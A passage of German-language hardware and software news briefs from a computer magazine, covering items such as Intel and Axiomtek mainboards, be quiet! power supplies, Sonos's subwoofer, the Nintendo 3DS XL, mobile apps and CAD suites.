Laut Intel sind erst die neueren Versionen des S1200KP mit der SKU-Bezeichnung DBS1200KPR Ivy-Bridge-tauglich. Das Board ist mit dem Chipsatz C206 bestückt, der anders als seine aktuellen Verwandten aus der Serie 7 zwar kein USB 3.0 bietet, aber die Nutzung von ECC-Speicher erlaubt. Auf dem C206 kann dann auch ein vergleichsweise billiger Core i3-2000 mit dem RAM-Fehlerschutz arbeiten – als Quad-Cores müssen aber Xeons zum Einsatz kommen, Core i5 oder i7 funktionieren nicht.

Wegen der begrenzten Platinenfläche stehen nur zwei DIMM-Slots und vier SATA-Ports bereit, von letzteren sind zwei SATA-6G-tauglich. Intel lötet auch zwei Gigabit-Ethernet-Chips (82574 und 82579) aufs Board, das für rund 150 Euro erhältlich ist. (ciw)

Netzteile für Anspruchsvolle

Listans hat seine auf Gamer und Übertakter ausgerichtete High-End-Netzteilserie be-quiet! Dark Power Pro überarbeitet: Die aktuelle Version P10 liefert zwischen 550 und 1200 Watt und lockt schon beim kleinsten Modell mit überdurchschnittlich vielen Anschlüssen (2x EPS12V, 5x PCIe,

9x SATA, 6x 5,25-Zoll-Laufwerke, 1x Floppy). Die Wandler sollen zudem besonders leise und effizient arbeiten, nämlich mit bis zu 93 Prozent Wirkungsgrad. Allerdings ist auch der Preis Spitze: Schon das leistungsmäßig kleinsten Netzteil kostet im Einzelhandel rund 115 Euro. (ea)



Listans Dark Power Pro P10 liefert zwischen 550 und 1200 Watt mit hoher Effizienz.

Mini-Board versorgt drei Displays

Bis zu drei digitale Displays steuert das Mainboard Mano111 von Axiomtek gleichzeitig an. Die Monitore lassen sich wahlweise per DVI-D oder Displayport anschließen, wofür je zwei Buchsen vorhanden sind. Alternativ gibt es noch ein 24-Bit-LVDS-Interface (Dual-Channel). Die nötige Grafik-Performance liefert ein Trinity-Prozessor (im AMD-Jargon „APU“) aus der R-Baureihe von AMD, den die Fassung FS1r2 aufnimmt. Weder CPU-Kühler noch CPU gehören zum Lieferumfang der Mini-ITX-Platine mit 17 Zentimetern Kantenlänge. Der A75-Chipsatz versorgt je vier SATA-

6G- und USB-3.0-Ports, während die beiden Gigabit-Ethernet-Buchsen über PCIe-Chips angebunden sind. Vier serielle Schnittstellen, diverse USB-2.0-Ports, ein TPM und ein Steckplatz für CFast-Karten runden die Ausstattung ab. Für Erweiterungen gibt es einen klassischen PCI-Steckplatz, eine Fassung für eine PCIe Mini Card und einen SIM-Kartenslot für UMTS. Eigene Schaltungen kann man über je vier digitale Ein- und Ausgänge (GPIO) ansprechen. Ein Watchdog-Timer überwacht den Betrieb. Das ab September erhältliche Mano111 soll 318 Euro kosten. (bbe)

Axiomtek pflastert das Mini-ITX-Mainboard für AMD-APUs der Serie R mit Schnittstellen.



Lange USB-3.0-Verbindung

Über bis zu 100 Meter Distanz soll der Ranger 3144 von Icron USB-3.0-Signale leiten. Zwischen den beiden Boxen kommen optische Kabel zum Einsatz. Die sorgen nebenbei für elektrische Isolation. Allerdings ist laut Icron die maximale Distanz nur in Verbindung mit bestimmten Geräten und Hosts erreichbar. Das Datenblatt spricht daher nur von 50 Metern.

Sollte das zuverlässig funktionieren, wäre es eine gewaltige Steigerung gegenüber dem, was elektrische Kabel schaffen. In unseren Experimenten stießen wir ab 10 Metern selbst mit aktiven Kabeln auf zahlreiche Probleme. Einen Preis für das Extender-Pärchen und die passenden Lichtleiter wollte Icron auf Nachfrage (noch) nicht nennen. (bbe)



Je nach Lesart soll der Ranger 3144 USB-3.0-Geräte über Distanzen von 50 oder 100 Metern mit dem PC verbinden.

Sechsachser

Freescale vereint im Xtrinsic FXOS8700CQ Beschleunigungs- und Magnetfeldsensoren mit je drei Achsen. Somit liefert der nur 3 mm × 3 mm × 1,2 mm große Kombisensor nicht bloß Daten zu Lage und Bewegungen, sondern auch die Himmelsrichtung.

Eine eCompass genannte Software verrechnet die Einzelwerte, um die Auflösung zu erhöhen. In großen Mengen ab 100 000 Stück soll der Chip je 1,55 US-Dollar kosten, ein 75 US-Dollar teures Entwicklungskit soll im dritten Quartal erscheinen. (bbe)

ANZEIGE

DVD-Brenner tarnt sich als Festplatte

Plexor hat in seinem externen Slim-Line-DVD-Brenner PX-612U eine Funktion namens PlexTV eingebaut. Durch diese wird das Laufwerk von Fernsehern und anderen Media-Playern als externe Festplatte erkannt und erlaubt Lesezugriff auf die Dateien



Plexors PX-612U benötigt keine Treiber für optische Laufwerke, sondern wird von Unterhaltungsgeräten als externe Festplatte erkannt.

Subwoofer für Sonos-System

Sonos erweitert sein Musikverteilssystem um den aktiven Netzwerk-Subwoofer „SUB“. Trotz vergleichsweise schlanker Abmessungen von 40 cm x 38 cm x 16 cm bringt der auf Hochglanz polierte Bass stattliche 16 Kilogramm auf die Waage. Er lässt sich an beliebiger Stelle im Raum positionieren und benötigt lediglich einen Stromanschluss. Über das Sonos-Funk-



In Sonos' SUB stecken zwei Verstärker und vis-à-vis zwei Basstreiber.

netz verbindet er sich mit anderen Sonos-Playern. Dabei muss es sich um Sonos-Komponenten mit aktivem Verstärker handeln, die passiven Streaming-Komponenten Connect, ZP90 und ZP80 werden nicht unterstützt.

Im SUB stecken zwei unabhängige Verstärker mit je einem Bassstreiber. Sie sind in der mittigen Aussparung vis-à-vis angebracht – Sonos spricht von „Force-Cancelling“-Lautsprechern, die vor allem unangenehme Nebengeräusche des Gehäuses minimieren sollen.

Im ersten Hörtest konnte der Bass durchaus überzeugen. Störend fiel auf, dass sich die Intensität im Nachhinein ausschließlich umständlich über das Einstellungsmenü verändern lässt – ein Lautstärkeregler am SUB fehlt. Der SUB mit schwarzer Hochglanz-Optik kostet 700 Euro. Ab Oktober will Sonos auch eine mattschwarze Variante anbieten, die 100 Euro günstiger sein soll. (sha)

Geheime Xbox-Pläne aufgetaucht

Laut einem angeblichen internen Strategiepapier vom August 2010, das kürzlich im Internet aufgetaucht ist, plant Microsoft für das kommende Jahr einen Nachfolger der Xbox 360. Die intern mit dem Codenamen Xbox 720 bezeichnete Konsole soll als allgemeiner Media-Hub ausgelegt werden, der Blu-ray-Filme abspielen und Fernsehsendungen aufzeichnen können. Dank skalierbarer Leistungsaufnahme könne die neue Box „always on“ sein und auch im Standby Daten empfangen. Die Spieleleistung soll etwa das 4- bis 8-Fache der Xbox 360 betragen. Die jetzige Kinect-Kamera werde angeblich durch eine HD-fähige Version mit zwei Linsen abgelöst werden, die rechts und links vom Fernseher installiert

werden. Als Preis werde 300 US-Dollar angepeilt.

2014 soll als Zubehör unter dem Namen „Fortaleza“ eine Augmented-Reality-Brille veröffentlicht werden, die Videospielfiguren scheinbar in die reale Wohnzimmerumgebung einblenden könne. Eine mobile Version dieses an Googles Glass erinnernde Projekt solle ein Jahr später folgen. Das Streamen von Spielen aus der Cloud, wie es derzeit Firmen wie Gaikai oder Onlive praktizieren, soll nach Microsofts Plänen erst 2015 eingeführt werden. Das Papier wirkt durchaus authentisch, zumal das Unternehmen über Anwälte versucht, seine Verbreitung zu verhindern. Ob die Pläne aber noch immer aktuell sind, weiß nur Microsoft selbst. (hag)



Die Fortaleza-Brillen könnten die nächste Xbox-Konsole ab 2014 in eine Art Holodeck verwandeln.

Größere 3DS-Konsole

Nintendo will am 28. Juli eine größere Version seiner Mobilkonsole 3DS auf den Markt bringen. Die Bildschirme des 3DS XL getauften Gerätes sind mit Diagonalen von 12,4 und 10,6 cm fast doppelt so groß wie bisher. Ihre Auflösung von 400 x 240 und 320 x 240 Pixeln bleibt jedoch unverändert. Mit einem Gewicht von 336 Gramm wiegt die XL-Version rund 100 Gramm mehr als die 3DS. Die Akkulaufzeit soll

sich um 20 bis 30 Prozent verbessern und bei 3DS-Spielen laut Nintendo nun 3,5 bis 6,5 Stunden betragen. Ein zweites Analogpad wurde nicht integriert, aufgrund seiner Größe ist die XL-Version inkompatibel zum Schiebepad Pro. Der Preis liegt bei knapp 200 Euro. Nintendo legt dem Gerät eine SD-Karte mit 4 GB ab, jedoch kein Netzteil bei. Ein solches ist separat für etwa 5 bis 10 Euro erhältlich. (hag)



Mit ihren größeren Bildschirmen und der längeren Akkulaufzeit beseitigt die 3DS XL zwei erhebliche Mängel des Vorgängers.

Audio/Video-Notizen

Seit Mitte Juni kann man sich in Deutschland auch ohne Facebook-Konto bei der **Musik-Flatrate** Spotify anmelden. Für den werbefinanzierten Dienst reicht nun die Angabe eines Namens und einer Mail-Adresse.

Google geht gegen **YouTube-Download-Dienste** vor: Der

Betreiber des MP3-Konvertierungsservices YouTube-MP3.org hat ein Schreiben von einem Rechtsberater der Google-Tochter bekommen, in dem er aufgefordert wird, seine Dienstleistung einzustellen. Laut Torrentfreak haben vergleichbare Dienste gleich lautende Schreiben erhalten.

ANZEIGE

AirPrint für USB-Drucker

Lantronix hat einen Printserver vorgestellt, der USB- und Ethernet-Drucker AirPrint-fähig machen soll. Damit können die Drucker von iOS-Geräten (ab Version 4.2) erkannt und aus jeder App mit eigener Druckfunktion heraus verwendet werden. Eine spezielle Drucker-App ist mit AirPrint nicht erforderlich. Der xPrintServer „Home Edition“ soll noch in diesem Monat in den Handel kommen und 80 Euro kosten. Das Gerät, etwa so groß wie zwei Zigaretenschachteln,



benötigt ein separates Netzteil und muss per Ethernet mit dem WLAN-Router verbunden sein.

Ein ähnliches Gerät hatte Lantronix bereits vor einigen Monaten vorgestellt (siehe c't 7/12, S. 61) – allerdings nur für Netzwerk-Drucker. Mit der Home-Edition sollen nun auch USB-Drucker ohne Umweg über eine Freigabe vom PC via AirPrint mit iOS-Geräten drucken. Dafür benötigt der Printserver einen auf den jeweiligen Drucker zugeschnittenen Treiber, den er sich aus dem Internet vom Lantronix-Server holt. Eine Liste mit den kompatiblen Druckern finden Sie über den c't-Link. (tig)

www.ct.de/1215030

Mit der Home Edition des xPrintServer von Lantronix sollen sich auch USB-Drucker via AirPrint von iOS-Geräten aus benutzen lassen.

OLED-Entwicklung: Panasonic und Sony tun sich zusammen

Die japanischen Unterhaltungselektronik-Konzerne Panasonic und Sony haben sich zusammengetan, um gemeinsam OLED-Panels für TVs und Großdisplays zu entwickeln. Beide Unternehmen wollen ihre Technologien für gedruckte OLEDs mit in die Entwicklungspartnerschaft bringen. Bislang werden OLEDs meist noch mit aufwendigen Maskenprozessen produziert, was die Kosten in die Höhe treibt und die möglichen Diagonalen begrenzt.

Sony war 2007 das erste Unternehmen, das einen OLED-Fernse-

her anbot – der 11 Zoll (28 cm) große XEL-1 stellte aber eher eine Kuriosität dar als einen Verkaufsschlager, hierzulande kostete er happy 4300 Euro. In letzter Zeit waren es eher Sonys koreanische Kontrahenten Samsung und LG, die in Sachen OLED auf sich aufmerksam machten: Beide Unternehmen haben bereits mehrfach große OLED-TVs mit 1,40 m Diagonale (55 Zoll) angekündigt – wann diese in den Handel kommen ist allerdings unklar, konkrete Angaben zu Verkaufsstart und Preis blieben beide Hersteller schuldig. (jkj)

Peripherie-Notizen

Canon hat den kostenlosen Speicher seines **Cloud-Bilderdienstes** Canon Image Gateway auf 10 GByte erhöht. Nutzen können den Dienst Besitzer von Canon-Kameras oder -Druckern.

Sony hat einen **4K-Kinoprojektor** angekündigt, der mit sechs günstigen Quecksilber-Beamerlampen arbeitet statt mit teuren Xenon-Lampen. Der Projektor mit eingebautem Kinoserver

soll 45 000 Euro kosten – und damit auch für kleine Independent-Kinos erschwinglich sein.

Gefens **HDMI-Extender** GTB-3DTV-KVM überträgt mit zwei Cat-5-Netzwerkkabeln HDMI-, Infrarot- und USB-2.0-Signale. Laut Hersteller lassen sich so bis zu 100 Meter überbrücken. Die maximale Auflösung beträgt 1920 × 1200 Bildpunkte. Das Gerät ist ab sofort für rund 1000 Euro erhältlich.

Sony bringt Google TV nach Deutschland

Zwei Jahre nach seinem Start setzt Google TV nun zum Sprung nach Europa an: Bereits im Januar hatte Sony auf der CES angekündigt, dieses Jahr zwei Settopboxen für Google TV auch außerhalb der USA anzubieten. Den Anfang macht Sony jetzt in Großbritannien, wo die Settopbox NSZ-GS7 für 200 Euro im Juli als Erstes in den Handel kommen soll.

Pünktlich zur IFA soll die TV-Box „powered by Google TV“ in Deutschland erhältlich sein. Zudem will Sony das Gerät auch in Australien, Brasilien, Holland, Frankreich, Kanada und Mexiko verkaufen. Im November soll zudem mit dem NSZ-GP9 ein Blu-ray-Player mit Google-TV-Funktionen für 300 Euro erscheinen.

Beide Boxen werden mit einer Wendefernbedienung ausgeliefert: Auf der einen Seite finden sich Funktionstasten sowie ein Touchpad, auf der anderen Seite hat sie eine hinterleuchtete QWERTZ-Tastatur für Texteingaben. Bei der NSZ-GP9 soll zusätzlich ein integrierter Gyro-Sensor das Bewegen des Mauszeigers auf dem Bildschirm ermöglichen und ein Mikrofon die Sprachsteuerung erlauben.

Beide Boxen laufen mit Android und verschmelzen das klassische Fernsehen mit Netz-Inhalten. Das empfangene TV-Signal wird über einen HDMI-Eingang von einem externen Receiver eingeschleift und über ein Video-Overlay mit Internetinhalten angereichert an das TV-Gerät ausgegeben. (spo)



Die Fernbedienung der Google-Box hat auf der Oberseite ein Touchpad nebst Funktionstasten und auf der Rückseite eine QWERTZ-Tastatur.

Dokumentenscanner mit Android-App

Mit dem kompakten Dokumentenscanner ScanSnap S1300i will Fujitsu besonders Nutzer von Smartphones und Tablets ansprechen. Das Gerät eignet sich für den mobilen Einsatz und bezieht dabei Strom über die USB-Verbin-

dung zum Notebook. Die Scan-Software für Windows und Mac OS X erzeugt mit Hilfe der OCR-Software FineReader durchsuchbare PDFs und sendet sie – je nach Voreinstellung – via WLAN zum Android-Smartphone oder per Dropbox zu beliebigen anderen Mobilgeräten oder PCs.

Der ScanSnap S1300i soll deutlich schneller arbeiten als sein Vorgänger. Er liest mit zwei Scanzeilen Vorder- und Rückseite des Dokuments in einem Rutsch ein und besitzt einen Vorlageneinzug für zehn Seiten. Der mobile Dokumentenscanner ist ab sofort für 320 Euro erhältlich. (rop)



Scannt unterwegs und im Büro, auf Wunsch auch aufs Smartphone: der Fujitsu ScanSnap S1300i

Comic in Bewegung

Tablets und Smartphones eignen sich vortrefflich zur Anzeige für Comics und können dabei eigentlich viel mehr als ein Stück Papier. Doch bislang gingen digitale Comics nur selten über das traditionelle Konzept aneinander gereihter Bilder hinaus. DeepComix führt in seiner iOS-App DeepComix Teaser nun die Räumlichkeit in die Bilderwelten ein. Dazu nutzt sie die Beschleunigungssensoren, um entsprechend der Bewegung des Geräts den Blickwinkel auf die Szene zu ändern. So guckt man durch Schwenken der Hardware beispielsweise hinter eine Mauer oder führt seinen Blick durch Explosionswolken, Sprechblasen und Charaktere wie durch eine eingefrorene Filmszene. Ohne jegliches Zubehör hat man das Gefühl, räumlich in den Comic hineinzusehen.

Ganz ohne Menü zoomt man durch Gesten in die Sequenzen

hinein, blättert und blendet die Sprechblasen aus. In der Anaglyphendarstellung verstärkt eine rot-blau Farbfilterbrille den 3D-Effekt noch – dann rückt's aber etwas. Mit ihrer Technik wollen die Entwickler digital erstellte Comics erweitern, aber auch traditionelle Comis sollen sich damit umwandeln lassen. Die kostenlose App für iPhone, iPod Touch und iPad (ab iOS 4.0) ist eine Studie und verdeutlicht in einem farbigen Action-Comic mit sieben Panels das Potenzial der Idee.

Ob es am Ende nicht doch etwas zu anstrengend ist, einen ganzen Comic lang sein Tablet oder Smartphone hin- und herschwenken, vermag man anhand der Leseprobe noch nicht zu erkennen. Für einen „Wow-Effekt“ reicht der kleine Einblick jedenfalls. (mho)

Planung für Außendienstler

Google will Unternehmen mit der Android-App Google Maps Coordinate (GMC) und dem zugehörigen Webdienst helfen, Außendiensteinsätze zu koordinieren. Jedes Mitarbeiter-Smartphone oder -Tablet sendet über die App in regelmäßigen Abständen seinen Aufenthaltsort an den Google-Webserver. Ist WLAN-Ortung am Handy eingeschaltet, klappt das in der Regel auch einigermaßen genau in Innenräumen. Der Server wiederum gibt die Position an alle Mitarbeiter weiter. Ein bisschen funktioniert das wie Googles Freunde-Ortung Latitude, doch hat GMC darüber hinaus ein Ticketsystem für Arbeitsvorgänge: Einzelne Aufträge kann der Mitarbeiter annehmen oder von der Zentrale zugewiesen bekommen. Er aktualisiert den Auftragsstatus, schickt Nachrichten an Kollegen und schließt Aufträge per Touch ab.

Außer auf Android-Geräten sind die erfassten Daten im Browser verfügbar, etwa für einen Dispatcher in der Service-Zentrale. Der auch in Deutschland nutzbare Dienst ist ebenso

wie die App nur über Googles US-amerikanischen Vertriebsservice für Unternehmenskunden zugänglich und kostet bis Ende August 15 US-Dollar je Nutzer und Monat. (hps)



Ein Schwenken des Tablets verschiebt in DeepComix Teaser die Bildebenen und erzeugt einen räumlichen Eindruck.


Datenbank fürs iPad

Die iPad-Variante der FileMaker-Datenbank Bento hat einen großen Sprung gemacht: von Version 1.15 auf 4. Nun lassen sich vorkonfektionierte oder selbst entworfene Datenbankprojekte in unterschiedlichen Designs aufbereiten und weiterverarbeiten. Dabei kann Bento seine Inhalte per Formular, als Tabelle, als Vollbildanzeige eines Datensatzes oder als geteilte Ansicht in zwei Fenstern präsentieren.

Die überarbeitete Suchfunktion hebt in einer Trefferliste die Fundstellen des Suchstrings farbig hervor und sortiert über

mehrere Datenfelder. Auch Ortsdaten und Rechenformeln sind jetzt als Datentyp möglich. Einzelne Felder können per Passwort geschützt werden.

Den Datenaustausch mit Apps wie iCal oder Contacts unterstützt Bento nicht mehr. Wer seinen Adressbestand in Bento nutzen will, muss die Kontakte beim Datenbankdesign statisch hineinkopieren und fortan von Hand aktualisieren. Die neue App gibt es für 7,99 Euro inklusive 24 anpassbarer Datenbankvorlagen. Weitere Vorlagen findet man im Web. (hps)



Die Android-App zu Google Maps Coordinate reichert den Kartendienst mit Standort-Infos für ein Team von Mitarbeitern an.

App-Notizen

Die Nachrichtensammel-App Flipboard ist nun auch für Android verfügbar. Für iPhone und iPad bietet sie erstmals kostenpflichtige Inhalte der New York Times an.

Den populären **Datenkomprimierer** WinZip gibt es jetzt auch als kostenlose Android-Anwendung. Sie packt und entpackt ZIP-Archive – optional auch verschlüsselt.

Nike hat seine **Lauf-App** Nike+ GPS in Nike+ Running umbenannt und stellt sie nun kostenlos für iOS und Android zur Verfügung. In der aktuellen Version 4 kann man mehr Details zur Laufstrecke angeben und bekommt das aktuelle Wetter angezeigt.

Die **Deutsche-Bundestag-App** ist in Version 3.0 nun auch fürs iPad optimiert. Sie infor-

miert über die aktuellen Themen und zeigt Steckbriefe der Abgeordneten.

Der FreeNavigator von Pearl bietet **werbefinanzierte Navigation** auf Deutschlandkarten an. Die Pearl Navi ist für iOS-Geräte ab 4.3 erhältlich, eine Version ohne Werbung kostet 4 Euro.

Verbesserungen für zwei populäre **iOS-Mail-Clients**: Google Mail arbeitet nach dem neuesten Update jetzt auch mit Apples iOS-Nachrichtenzentrale zusammen, der Mailer Sparrow unterstützt in Version 1.3 erstmals POP-Server.

Mozilla hat seine Version 14 seines **Browsers** Firefox für Android veröffentlicht. Sie unterstützt Flash und synchronisiert Lesezeichen, Kennwörter und die Chronik.


Rundum erneuert

Unter dem gemeinsamen Namen 3DEXperience Platform fasst der französische Software-Hersteller Dassault Systèmes so unterschiedliche Produkte zusammen wie die Konstruktionssoftwarefamilie Catia, das Teamwerkzeug Enovia, das Simulations- und Analyse-Paket Simulia, den 3D-Modellierer und Renderer 3Dvia, den Prozessmodellierer und Fertigungsplaner Delmia und die Datenmanagementlösung Exalead Cloud View. Alle diese Anwendungen und Pakete sind jetzt als Version 6 Release 2013 (V6R2013) zu bekommen.

Generell sollen sich die Anwendungen der Plattform auf mehr CAD-Dateiformate verstehen, was die Zusammenarbeit mit Zulieferern erleichtern und Teile wiederverwendbar machen soll, ohne dass sie dafür konvertiert werden müssen. Zusätzliche Schnittstellen binden Produktdatenmanagementsysteme an, unter anderem SAP. Außerdem

stellt Dassault Systèmes neue Programmierschnittstellen zur Verfügung, etwa für Roboterprogrammierung und Maschinensteuerung.

Viele einzelne Anwendungen bringen darüber hinaus spezielle Neuheiten mit. Catia beispielsweise bietet in V6R2013 eine eigene, Produktmanager-kompatible Anwendung namens Live Weight, mit der sich in wenigen Klicks prüfen lässt, ob die einzelnen Komponenten eines Strahltriebwerks oder eines ähnlich komplexen Projekts die Gewichtsvorgaben einhalten werden, ohne dass der Anwender dazu das detaillierte CAD-Modell in Einzelteile zerlegen muss. Röhren, hydraulische und elektrische Systeme lassen sich als Blockdiagramme oder schematische Zeichnungen mit Standardsymbolen entwerfen, verfeinern und prüfen. Simulia kann mit unterschiedlichen Dicken bei Flächenobjekten umgehen, 3Dvia Studio



SolidWorks Plastics hilft beim Entwurf von Werkstücken und Formen für die Fertigung im Spritzguss.

Pro bietet eine eigene Baumblibliothek, mit der sich Umgebungen etwa von Gebäuden realistischer darstellen lassen.

Neben der 3DEXperience Plattform hat Dassault Systèmes zudem SolidWorks Plastics herausgebracht. Diese Software ist vollständig in die 3D-Konstruktionsanwendung SolidWorks integriert und bietet spezielle Werk-


zeuge, um Spritzgussteile zu entwerfen. Daneben simuliert die Software Änderungen an der Geometrie des Teils oder der Gussform, beim Material und den Bedingungen bei der Verarbeitung. Die Anwendung ist vorerst nur in Nordamerika erhältlich, weitere Regionen und Länder sollen noch in diesem Jahr hinzukommen. (pek)

Modellieren und simulieren

Die 3D-Konstruktions- und Modelliersoftware Solid Edge ST5 von Siemens PLM Software fasst auf Wunsch importierte Baugruppen zu monolithischen Einzelteilen zusammen. Um Entwürfe verschiedenen Produktionsprozessen anzupassen, lassen sich Einzelteile weiter aufspalten oder neu kombinieren. Aus dreidimensional entworfenen Blechteilen erzeugt die Anwendung zweidimensionale Zeichnungen der Rohlinge und führt die notwendigen Biegeschritte als Tabellen auf. Ein integrierter Si-

mulator auf Basis des Finite-Elemente-Analyse-Werkzeugs Femap desselben Herstellers berechnet das thermische Verhalten von mechanischen und elektromechanischen Systemen. Ein speziell vereinfachter 2D-Zeilchenmodus soll erleichtern, Kabelläume zu planen. Für die Darstellung von Solid-Edge-Modellen auf dem iPad steht eine kostenlose App zur Verfügung. Solid Edge ST5 ist ab Juli erhältlich. (pek)

www.ct.de/1215032



Ein spezielles Werkzeug in Solid Edge ST5 fräst Schlitze in Bauteile, in die andere Teile hineingreifen.

Notizen

Geneious Pro ist eine Spezialsoftware für die **DNA-Sequenzierung**. Version 5.6 verfolgt Klon-Operationen und soll auch mit großen Datensätzen bis hin zum menschlichen Genom zureckkommen. Die Java-Anwendung läuft unter Windows, Mac OS X und Linux. Die Basis-Ausgabe ist gratis, die Preise für die Pro-Version richten sich nach Nutzungsdauer und Einsatzzweck und reichen von 39 bis 3995 US-Dollar.

Für Version 15.9 des kostenlosen **Mathematikpaket**s Euler Math Toolbox haben die Entwickler die 3D-Darstellung von Plots mit Hilfe von POV-Ray erweitert.

Der kostenlose Webdienst CircuitLab für den **Schaltungsentwurf** im Browser soll sich jetzt auch mit Safari auf iOS-Mobilgeräten benutzen lassen. Die Betreiber haben eine Online-Dokumentation zu den implementierten Touch-Gesten veröffentlicht.

Die **3D-Animationssoftware** Cinema 4D steht Studenten und Schülern gegen Nachweis

kostenlos zur Verfügung (Download siehe c't-Link). Der Funktionsumfang ähnelt der kommerziellen Version. Nach 18 Monaten kann die Lizenz durch erneuten Nachweis verlängert werden.

Tulip ist eine kostenlose Anwendung für **Visualisierungen**, steht unter der LGPL und läuft unter Windows, Mac OS X sowie Linux. Version 3.8.0 bietet eine erweiterte Python-Schnittstelle und einen komfortableren Editor für Skripten.

Version 4.20 des **grafischen Rechners** RedCrab lässt sich mit einer integrierten Sprache programmieren, führt PHP-Programme aus und greift auf Excel-Tabellen, Access- sowie MySQL-Datenbanken zu – allerdings nur in der Plus-Version für 20 US-Dollar für zwei Lizenzen und ein Jahr. Die Basisausgabe ist gratis.

Der **3D-Druck-Webdienst** i.materialise hat Bronze in den Katalog seiner Materialien aufgenommen.

www.ct.de/1215032

ANZEIGE

Agiles Projektmanagement im Web

Der Webdienst Projectplace zur kooperativen Projektverwaltung umfasst in seiner jüngsten Ausgabe sogenannte Actionboards zur Verteilung anstehender Arbeitsschritte auf die Teammitglieder. Darauf erscheinen die Detailaufgaben des Projekts mit kurzen Begleit- und Statusinformationen wie auf einer Pinnwand. Sofern darunter noch kein verantwortlicher Bearbeiter erscheint, steht es jedem Teammitglied frei, sich selbst für diese Rolle einzutragen. Ebenfalls neu eingeführte Progress Widgets sammeln kontinuierlich Informationen zum Fortschritt der einzelnen Pakete, und eine Timeline soll verdeutlichen, wenn bei einer Aufgabe Terminprobleme drohen. Den zu Gebühren ab 25 Euro je Nutzer und Monat abbonnierbaren Dienst kann man 30 Tage lang kostenlos testen. (hps)

www.ct.de/1215034

Planned	Working On	Done
Sign up Episerver consultants Assigned: Per Wising Due Date: 9 May We should have the same consultants as we did the last time - worked	Set up code review for the consultants Assigned: Krista Howard Due Date: 9 May Define users and workflow Assigned: Olof Dahlström Due Date: 16 Mar Load Balancer - Create the new BETA rules Assigned: George Scott Due Date: - Identify tasks and URLs by resource type. Assigned: Adam Jackson Due Date: 10 May - Create user IDs and groups. - Tivoli Business Systems Manager oper	Define the server configuration. Assigned: Olof Dahlström Due Date: 14 Mar Define the relationship between resources and business systems. Assigned: unassigned Due Date: 9 May Tivoli Business Systems Manager SQL server obs Source/390 rediscover Investigate Consultants Assigned: George Scott Due Date: - SSO should work for the Intranet implementation Assigned: Olof Dahlström Due Date: -


Das Actionboard von Projectplace unter dem Dach der Timeline vermittelt Detail-Infos zu allen anstehenden Arbeitspaketen.

CRM mit freien Landkarten

Der CRM-Spezialist CAS baut bei seinem Flaggschiff GenesisWorld x4 für Betriebe mit 50 oder mehr Nutzern besonders darauf, deren Außendienstler zu unterstützen. Mit einer iPad-App lassen sich Auskünfte bis hin zu Geschäftsberichten und offenen Posten vom Server abrufen. Kontaktadressen visualisiert das System auf OpenStreetMap-Karten. Dabei offeriert es eine Umkreis-

suche, und eng beieinander liegende Adressen gruppieren sich laut Hersteller auch beim Herauszoomen lesbar auf der Landkarte.

Außerdem soll das System Kontaktdaten jetzt mit Microsoft Exchange synchronisieren können, beim Aufbau eines eigenen Support-Portals und der Planung von Veranstaltungen helfen. (hps)



GenesisWorld x4 platziert die Adressen von Geschäftspartnern auf Karten des OpenStreetMap-Projekts.

Office-Dokumente retten

Der Datenrettungsspezialist Recoveronix bietet einen Webdienst zur Wiederherstellung beschädigter Office-, PDF- und Bilddateien an. OfficeRecovery Online unterstützt knapp 40 Dateiformate wie Word, Excel, PowerPoint, Access, PDF, diverse Bildformate und E-Mail-Archivdateien von Lotus Notes, Outlook und Exchange. Nach dem Upload der beschädigten Dateien auf die Website können Nutzer zunächst anhand herunter-

